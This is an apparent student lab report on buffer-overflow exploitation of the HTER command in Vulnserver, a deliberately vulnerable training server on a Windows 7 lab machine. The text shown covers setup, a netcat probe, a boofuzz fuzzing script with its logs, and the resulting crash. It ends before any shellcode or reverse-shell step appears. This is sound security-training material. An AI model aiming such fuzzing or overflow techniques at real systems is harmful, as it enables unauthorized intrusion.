Sri Lanka Institute of Information Technology

Year 4 – Semester 1

Offensive Hacking Tactical and Strategic

Exploit the HTER() function of the server and gain the reverse shell access in Windows 7 (Buffer Overflow attack)

Registration No	: IT17089982
Name	: D.T Atulugama

Contents

Introduction

Vulnserver is a Windows based threaded TCP server application that is designed to be exploited. This document has discussed the way hackers can exploit the HTER() function and gain the access to the target machine. The source will first analyze the target program by using the technique called Fuzzing. After having a good understanding in how the registers work, the source will try to inject the exploit with python.

Tools and environment

The author has used the following list of tools for this demonstration.

- Kali Linux 2019 (Host machine)
- Sublime IDE
- Python 3.7
- Pwntools and Boofuzz modules
- Metasploit – Msfvenom (Shell code)
- Windows 7 32-bit (Target machine/ Server)
- Vulnserver
- Immunity Debugger with Mona.py


Prerequisites

- Understanding in Assembly x86
- Understanding in Buffer/ Stack/ Registers
- Python
- Fuzzing
- Linux commands

How we do this


Checking the Vulnserver

Open the command prompt and move into the folder that you have installed the Vulnserver. After that simply run the *vulnserver.exe*. Vulnserver needs its *dll* program to successfully execute. Therefore make sure to put the *exe* and *dll* in the same directory.



```
Microsoft Windows [Version 6.1.7600]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\Users\danuja>cd Documents

C:\Users\danuja\Documents>cd Vulnserver

C:\Users\danuja\Documents\Vulnserver>vulnserver.exe
```

Figure 3-1 Installed directory




```
C:\Users\danuja\Documents\Vulnserver>vulnserver.exe
Starting vulnserver version 1.00
Called essential function dll version 1.00

This is vulnerable software!
Do not allow access from untrusted systems or networks!

Waiting for client connections...
```

Figure 3-2 Vulnserver checking for the client connections

IP Address of the target

Open a command prompt and type *ipconfig*




```
Microsoft Windows [Version 6.1.7600]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\Users\danuja>ipconfig

Windows IP Configuration


Ethernet adapter Local Area Connection:

   Connection-specific DNS Suffix  . :
   Link-local IPv6 Address . . . . . : fe80::187d:c378:61c6:4434%11
   IPv4 Address. . . . . . . . . . . : 192.168.1.8
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . . . : fe80::1%11
                                       192.168.1.1

Tunnel adapter isatap.{6DF78DAD-7140-4F1D-B4E9-960FEA3370FF}:

   Media State . . . . . . . . . . . : Media disconnected
   Connection-specific DNS Suffix  . :

C:\Users\danuja>
```

Figure 3-3 Target machine details


Fuzzing the application

Now this program is running and we don’t know how it is vulnerable or what input/ payload will crash the service. Therefore, to check the behavior of the program we are going to write a python program that will fuzz (Sending in some garbage input/ random data) the application.




```
danuja@kali:~/Documents$ mkdir hter
danuja@kali:~/Documents$ cd hter/
danuja@kali:~/Documents/hter$ subl boofuzz_fuzzer.py
```

Figure 3-4 Opening a new python file in Sublime Text editor



```
danuja@kali:~/Documents/hter$ nc 192.168.1.8 9999
Welcome to Vulnerable Server! Enter HELP for help.
HELP
Valid Commands:
HELP
STATS [stat_value]
RTIME [rtime_value]
LTIME [ltime_value]
SRUN [srun_value]
TRUN [trun_value]
GMON [gmon_value]
GDOG [gdog_value]
KSTET [kstet_value]
GTER [gter_value]
HTER [hter_value]
LTER [lter_value]
KSTAN [lstan_value]
EXIT
HTER type anything
HTER RUNNING FINE
```

Figure 3-5 Netcat into the target server to check how the target fuction works.


File Edit Selection Find View Goto Tools Project Preferences Help
boofuzz_fuzzer.py


```python
#!/usr/bin/env python3

from boofuzz import *

#information for the target
host = '192.168.1.8'
port = 9999

#connecting boofuzz
session = Session(target = Target(connection = SocketConnection(host, port, proto='tcp')))

#creating a mode for boofuzz to work with
s_initialize('HTER')

#specify how the fuzz syntax works
s_string('HTER', fuzzable=False)
s_delim('', fuzzable=False)

#This is the fuzz
s_string('FUZZ')

#connect to the service
session.connect(s_get('HTER'))
session.fuzz()
```

Figure 3-6 boofuzz_fuzzer.py

Debugbing the target program and analyze


Now we have written a script to send a bunch of data to our target server. We can run the script and analyze the way that the target program works.

To analyze the program, before we execute the script from the source machine, we need to open and run our server using a debugger. For that we use Immunity debugger.



```
[2020-05-04 14:57:02,031]    Test Step: Fuzzing Node 'HTER'
[2020-05-04 14:57:02,031]      Info: Sending 13 bytes...
[2020-05-04 14:57:02,031]      Transmitted 13 bytes: 48 54 45 52 46 55 5a 5a 46 55 5a 5a fe b'HTERFUZZFUZZ\xfe'
[2020-05-04 14:57:02,031]      Info: Closing target connection...
[2020-05-04 14:57:02,031]      Info: Connection closed.
[2020-05-04 14:57:02,036]  Test Case: 1440: HTER.no-name.1440
[2020-05-04 14:57:02,036]      Info: Type: String. Default value: b'FUZZ'. Case 1440 of 1441 overall.
[2020-05-04 14:57:02,036]      Info: Opening target connection (192.168.1.8:9999)...
[2020-05-04 14:57:02,036]      Info: Connection opened.
[2020-05-04 14:57:02,036]    Test Step: Fuzzing Node 'HTER'
[2020-05-04 14:57:02,036]      Info: Sending 45 bytes...
[2020-05-04 14:57:02,036]      Transmitted 45 bytes: 48 54 45 52 46 55 5a 5a 46 55 5a 5a 46 55 5a 5a 46 55 5a 5a 46 55 5a 5a 46 55 5a 5a 46 55 5a
5a 46 55 5a 5a 46 55 5a 5a 46 55 5a 5a fe b'HTERFUZZFUZZFUZZFUZZFUZZFUZZFUZZFUZZFUZZFUZZ\xfe'
[2020-05-04 14:57:02,037]      Info: Closing target connection...
[2020-05-04 14:57:02,037]      Info: Connection closed.
[2020-05-04 14:57:02,044]  Test Case: 1441: HTER.no-name.1441
[2020-05-04 14:57:02,044]      Info: Type: String. Default value: b'FUZZ'. Case 1441 of 1441 overall.
[2020-05-04 14:57:02,045]      Info: Opening target connection (192.168.1.8:9999)...
[2020-05-04 14:57:02,046]      Info: Connection opened.
[2020-05-04 14:57:02,047]    Test Step: Fuzzing Node 'HTER'
[2020-05-04 14:57:02,047]      Info: Sending 405 bytes...
[2020-05-04 14:57:02,047]      Transmitted 405 bytes: 48 54 45 52 46 55 5a 5a 46 55 5a 5a 46 55 5a 5a 46 55 5a 5a 46 55 5a 5a 46 55 5a 5a 46 55 5a
 5a 46 55 5a 5a 46 55 5a 5a 46 55 5a 5a 46 55 5a 5a 46 55 5a 5a 46 55 5a 5a 46 55 5a 5a 46 55 5a 5a 46 55 5a 5a 46 55 5a 5a 46 55 5a 5a 46 55 5a
5a 46 55 5a 5a 46 55 5a 5a 46 55 5a 5a 46 55 5a 5a 46 55 5a 5a 46 55 5a 5a 46 55 5a 5a 46 55 5a 5a 46 55 5a 5a 46 55 5a 5a 46 55 5a 5a 46 55 5a 5
a 46 55 5a 5a 46 55 5a 5a 46 55 5a 5a 46 55 5a 5a 46 55 5a 5a 46 55 5a 5a 46 55 5a 5a 46 55 5a 5a 46 55 5a 5a 46 55 5a 5a 46 55 5a 5a 46 55 5a 5a
 46 55 5a 5a 46 55 5a 5a 46 55 5a 5a 46 55 5a 5a 46 55 5a 5a 46 55 5a 5a 46 55 5a 5a 46 55 5a 5a 46 55 5a 5a 46 55 5a 5a 46 55 5a 5a 46 55 5a 5a
46 55 5a 5a 46 55 5a 5a 46 55 5a 5a 46 55 5a 5a 46 55 5a 5a 46 55 5a 5a 46 55 5a 5a 46 55 5a 5a 46 55 5a 5a 46 55 5a 5a 46 55 5a 5a 46 55 5a 5a 4
6 55 5a 5a 46 55 5a 5a 46 55 5a 5a 46 55 5a 5a 46 55 5a 5a 46 55 5a 5a 46 55 5a 5a 46 55 5a 5a 46 55 5a 5a 46 55 5a 5a 46 55 5a 5a 46 55 5a 5a 46
 55 5a 5a 46 55 5a 5a 46 55 5a 5a 46 55 5a 5a 46 55 5a 5a 46 55 5a 5a 46 55 5a 5a 46 55 5a 5a 46 55 5a 5a 46 55 5a 5a 46 55 5a 5a 46 55 5a 5a 46
55 5a 5a 46 55 5a 5a 46 55 5a 5a 46 55 5a 5a 46 55 5a 5a 46 55 5a 5a 46 55 5a 5a 46 55 5a 5a 46 55 5a 5a fe b'HTERFUZZFUZZFUZZFUZZFUZZFUZZFUZZFUZ
ZFUZZFUZZFUZZFUZZFUZZFUZZFUZZFUZZFUZZFUZZFUZZFUZZFUZZFUZZFUZZFUZZFUZZFUZZFUZZFUZZFUZZFUZZFUZZFUZZFUZZFUZZFUZZFUZZFUZZFUZZFUZZFUZZFUZZFUZZFUZZFUZZ
FUZZFUZZFUZZFUZZFUZZFUZZFUZZFUZZFUZZFUZZFUZZFUZZFUZZFUZZFUZZFUZZFUZZFUZZFUZZFUZZFUZZFUZZFUZZFUZZFUZZFUZZFUZZFUZZFUZZFUZZFUZZFUZZFUZZFUZZFUZZFUZZF
UZZFUZZFUZZFUZZFUZZFUZZFUZZFUZZFUZZFUZZFUZZFUZZFUZZFUZZFUZZFUZZFUZZFUZZFUZZFUZZ\xfe'
```

Figure 3-7 The program fuzzing the data into the target server


C:\Windows\system32\cmd.exe - vulnserver.exe
vulnserver.exe
Check online for a solution and close the program
Close the program
View problem details

```
Received a client connection from 192.168.1.13:39776
Waiting for client connections...
Received a client connection from 192.168.1.13:39778
Waiting for client connections...
Received a client connection from 192.168.1.13:39780
Waiting for client connections...
Received a client connection from 192.16
Waiting for client connections...
Received a client connection from 192.16
Waiting for client connections...
Received a client connection from 192.16
Waiting for client connections...
Received a client connection from 192.16
Waiting for client connections...
Received a client connection from 192.16
Waiting for client connections...
Received a client connection from 192.16
Waiting for client connections...
Received a client connection from 192.168.1.13:39794
Waiting for client connections...
Received a client connection from 192.168.1.13:39796
Waiting for client connections...
Received a client connection from 192.168.1.13:39798
Waiting for client connections...
```

vulnserver.exe has stopped working

Windows can check online for a solution to the problem.

Figure 3-8 We can see the vulnserver.exe has crashed





Figure 8-9 Re-open the target program in Immunity debugger

Analyzing the debugged output

After opening the program in Immunity debugger, we then run again our fuzz script to check the disassembler and the register instruction from the debugger.

